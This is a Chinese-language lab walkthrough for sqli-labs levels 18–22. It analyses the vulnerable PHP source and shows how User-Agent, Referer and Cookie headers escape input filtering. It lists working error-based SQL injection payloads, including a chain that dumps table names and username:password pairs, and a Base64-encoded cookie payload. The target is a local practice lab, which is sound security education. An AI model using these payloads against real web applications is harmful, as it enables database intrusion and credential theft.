目录
Less-18 HTTP 头注入,延伸到 Cookie 注入(Less-20~22),原理和涉及的函数
一、Less-18 源码逐行分析
php<?php
include("../sql-connections/sql-connect.php");
error_reporting(0);
第1-3行:引入数据库连接,关闭 PHP 错误报告。
1.1 check_input() —— 过滤函数
phpfunction check_input($value)
{
    if(!empty($value))
    {
        $value = substr($value,0,20);  // ← 截断到20字符
    }

    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);  // ← 去掉转义
    }

    if (!ctype_digit($value))
    {
        $value = "'" . mysql_real_escape_string($value) . "'";  // ← 转义并加引号
    }
    else
    {
        $value = intval($value);
    }
    return $value;
}
这个函数对输入做了三层防护:
| 处理 | 作用 |
|---|---|
substr($value,0,20) | 超过20字符截断 |
stripslashes() | 去掉已有转义 |
mysql_real_escape_string() | 转义单引号、双引号等特殊字符 |
ctype_digit() | 纯数字直接转整数 |
结论:经过 check_input() 处理的变量,单引号双引号都被转义了,无法注入。
1.2 关键:哪里用了 check_input,哪里没用
php$uagent = $_SERVER['HTTP_USER_AGENT'];   // ← ❌ 没有 check_input!
$IP = $_SERVER['REMOTE_ADDR'];           // ← ❌ 没有 check_input!

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname = check_input($_POST['uname']);    // ← ✅ 有过滤
    $passwd = check_input($_POST['passwd']);  // ← ✅ 有过滤
| 变量 | 来源 | 是否过滤 | 能否注入 |
|---|---|---|---|
$uname | $_POST['uname'] | ✅ check_input() | ❌ 不能 |
$passwd | $_POST['passwd'] | ✅ check_input() | ❌ 不能 |
$uagent | $_SERVER['HTTP_USER_AGENT'] | ❌ 无过滤 | ✅ 能! |
$IP | $_SERVER['REMOTE_ADDR'] | ❌ 无过滤 | ⚠️ 很难(通常是服务器填的) |
1.3 注入点的 SQL
php$sql="SELECT users.username, users.password FROM users
      WHERE users.username=$uname and users.password=$passwd
      ORDER BY users.id DESC LIMIT 0,1";
这是登录验证,$uname 和 $passwd 都被过滤了,注入不了。
phpif($row1)
{
    $insert="INSERT INTO `security`.`uagents`
             (`uagent`, `ip_address`, `username`)
             VALUES ('$uagent', '$IP', $uname)";
    mysql_query($insert);
    // ...
    print_r(mysql_error());   // ← 有报错回显!
}
这是注入点! $uagent 被单引号包裹拼进 INSERT 语句,没有任何过滤,而且有 mysql_error() 报错。
二、HTTP 头注入原理
2.1 什么是 HTTP 头注入
开发者只过滤了 GET/POST 请求参数,但忽略了 HTTP 请求头中的数据也是用户可控的。
2.2 常见的 HTTP 头注入点
| 头部字段 | PHP 获取方式 | 常见用途 | 对应关卡 |
|---|---|---|---|
User-Agent | $_SERVER['HTTP_USER_AGENT'] | 记录浏览器信息 | Less-18 |
Referer | $_SERVER['HTTP_REFERER'] | 记录来源页面 | Less-19 |
Cookie | $_SERVER['HTTP_COOKIE'] / $_COOKIE | 保持登录状态 | Less-20~22 |
X-Forwarded-For | $_SERVER['HTTP_X_FORWARDED_FOR'] | 获取真实 IP | 实战常见 |
2.3 为什么开发者容易忽略
php// 开发者思维:过滤用户输入的表单数据
$username = mysql_real_escape_string($_POST['username']);

// 但忘了:HTTP 头也是用户发的!
$uagent = $_SERVER['HTTP_USER_AGENT'];  // ← 直接用了,没过滤!
浏览器可以随便改 User-Agent,抓包工具(Burp)更是随意构造。
三、涉及的 PHP 函数讲解
| 函数 | 作用 | 在本题中的角色 |
|---|---|---|
$_SERVER['HTTP_USER_AGENT'] | 获取客户端的 User-Agent 头 | 注入点,无过滤 |
$_SERVER['REMOTE_ADDR'] | 获取客户端 IP 地址 | 注入点,但通常不可控 |
$_SERVER['HTTP_REFERER'] | 获取来源页面地址 | Less-19 的注入点 |
$_COOKIE | 获取 Cookie 数据 | Less-20~22 的注入点 |
get_magic_quotes_gpc() | 检查是否自动转义 | 被 check_input() 使用 |
stripslashes() | 去掉反斜杠转义 | 被 check_input() 使用 |
mysql_real_escape_string() | 转义 SQL 特殊字符 | 被 check_input() 使用 |
ctype_digit() | 判断是否为纯数字 | 被 check_input() 使用 |
四、Less-18 注入流程
4.1 前置条件:先登录成功
httpPOST /sqli-labs-master/Less-18/ HTTP/1.1
Host: localhost

uname=admin&passwd=admin&submit=Submit
必须先登录成功,因为 $uagent 的 INSERT 语句在 if($row1) 分支里,登录失败不会执行。
4.2 修改 User-Agent 头注入
用 Burp 拦截登录请求,修改 User-Agent 头:
httpPOST /sqli-labs-master/Less-18/ HTTP/1.1
Host: localhost
User-Agent: ' and updatexml(1,concat(0x7e,database(),0x7e),1) and '
Content-Type: application/x-www-form-urlencoded

uname=admin&passwd=admin&submit=Submit
 拼接后的 INSERT 语句:
sqlINSERT INTO `security`.`uagents`
(`uagent`, `ip_address`, `username`)
VALUES ('' and updatexml(1,concat(0x7e,database(),0x7e),1) and '', '127.0.0.1', 'admin')
--      ↑ 闭合前面的单引号
--        ↑ 注入代码
--                                                              ↑ 闭合后面的单引号
 报错结果:
XPATH syntax error: '~security~'
4.3 完整 Payload 链
http# 爆库名
User-Agent: ' and updatexml(1,concat(0x7e,database(),0x7e),1) and '

# 爆表名
User-Agent: ' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1) and '

# 爆字段
User-Agent: ' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e),1) and '

# 爆数据
User-Agent: ' and updatexml(1,concat(0x7e,(select group_concat(username,':',password) from users),0x7e),1) and '
提示
这里简化来说,因为 Less-18 是 INSERT 注入,攻击点在 VALUES() 列表里,不是 WHERE 条件。
INSERT 语句的每个值本身就是独立表达式,直接用 1', 2, (extractvalue(...))# 就能:
- 让
#注释掉后面多余的部分,保证语法正确; extractvalue(...)作为表达式被数据库执行并报错,从而带出数据。
and '1'='1 是为 WHERE 条件准备的闭合技巧,这里根本不需要——用逗号提供其他列的值,或用布尔表达式包裹 extractvalue(),都只是为了让整个 VALUES 子句合法,不需要刻意维持一个“永远为真”的条件。
五、Less-19 Referer 注入

Less-19 和 Less-18 几乎一样,只是注入点从 User-Agent 变成了 Referer:
php$uagent = $_SERVER['HTTP_REFERER']; // ← 注入点变成 Referer
Burp 中修改 Referer 头:
httpReferer: ' and updatexml(1,concat(0x7e,database(),0x7e),1) and '
六、Cookie 注入(Less-20~22)
6.1 Cookie 注入的原理
Cookie 也是 HTTP 头的一部分,开发者同样容易忽略过滤。
Less-20 源码关键:
phpif(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname = check_input($_POST['uname']);    // ← 过滤!
    $passwd = check_input($_POST['passwd']);  // ← 过滤!

    $sql="SELECT users.username, users.password FROM users
          WHERE users.username=$uname and users.password=$passwd
          ORDER BY users.id DESC LIMIT 0,1";
    $result1 = mysql_query($sql);
    $row1 = mysql_fetch_array($result1);
    $cookee = $row1['username'];   // ← 拿到用户名

    if($row1)
    {
        setcookie('uname', $cookee, time()+3600);  // ← 设置 Cookie!
        header ('Location: index.php');              // ← 重定向到 index.php
        // ...
    }
}
提示
index.php 只检查两点:
- 没有 POST 提交
- Cookie 里有 uname
这里不验证这个 Cookie 是不是服务器发的,所以直接构造一个就行。
6.2 Cookie 注入 Payload
用 Burp 修改 Cookie:
httpCookie: uname=' and updatexml(1,concat(0x7e,database(),0x7e),1) #
 或者
先登录
 再更改cookie

| 关卡 | Cookie 特征 | 闭合方式 |
|---|---|---|
| Less-20 | 明文 Cookie | 单引号 ' |
| Less-21 | Base64 编码 Cookie | 单引号 ') |
| Less-22 | Base64 编码 Cookie | 双引号 " |
6.3 Less-21/22 的 Base64 编码
Less-21 源码:
php$cookee = base64_decode($_COOKIE['uname']);  // ← 先 Base64 解码
$sql="SELECT * FROM users WHERE username=('$cookee') LIMIT 0,1";
Payload 需要先 Base64 编码:
pythonimport base64

payload = "admin') and updatexml(1,concat(0x7e,database(),0x7e),1) #"
encoded = base64.b64encode(payload.encode()).decode()
print(encoded)
Burp 中发送:
httpCookie: uname=YWRtaW4nKSBhbmQgdXBkYXRleG1sKDEsY29uY2F0KDB4N2UsZGF0YWJhc2UoKSwweDdlKSwxKSAj
七、HTTP 头注入总结
| 关卡 | 注入点 | 头部字段 | 特殊处理 | 闭合方式 |
|---|---|---|---|---|
| Less-18 | $_SERVER['HTTP_USER_AGENT'] | User-Agent | 无 | ' |
| Less-19 | $_SERVER['HTTP_REFERER'] | Referer | 无 | ' |
| Less-20 | $_COOKIE['uname'] | Cookie | 无 | ' |
| Less-21 | base64_decode($_COOKIE['uname']) | Cookie | Base64 解码 | ') |
| Less-22 | base64_decode($_COOKIE['uname']) | Cookie | Base64 解码 | " |
八、记忆口诀
表单参数过滤严,HTTP 头里藏风险 User-Agent、Referer、Cookie,开发者容易忘过滤 先登录成功进分支,再改头部把注注 Base64 编码要留意,Less-21/22 先编码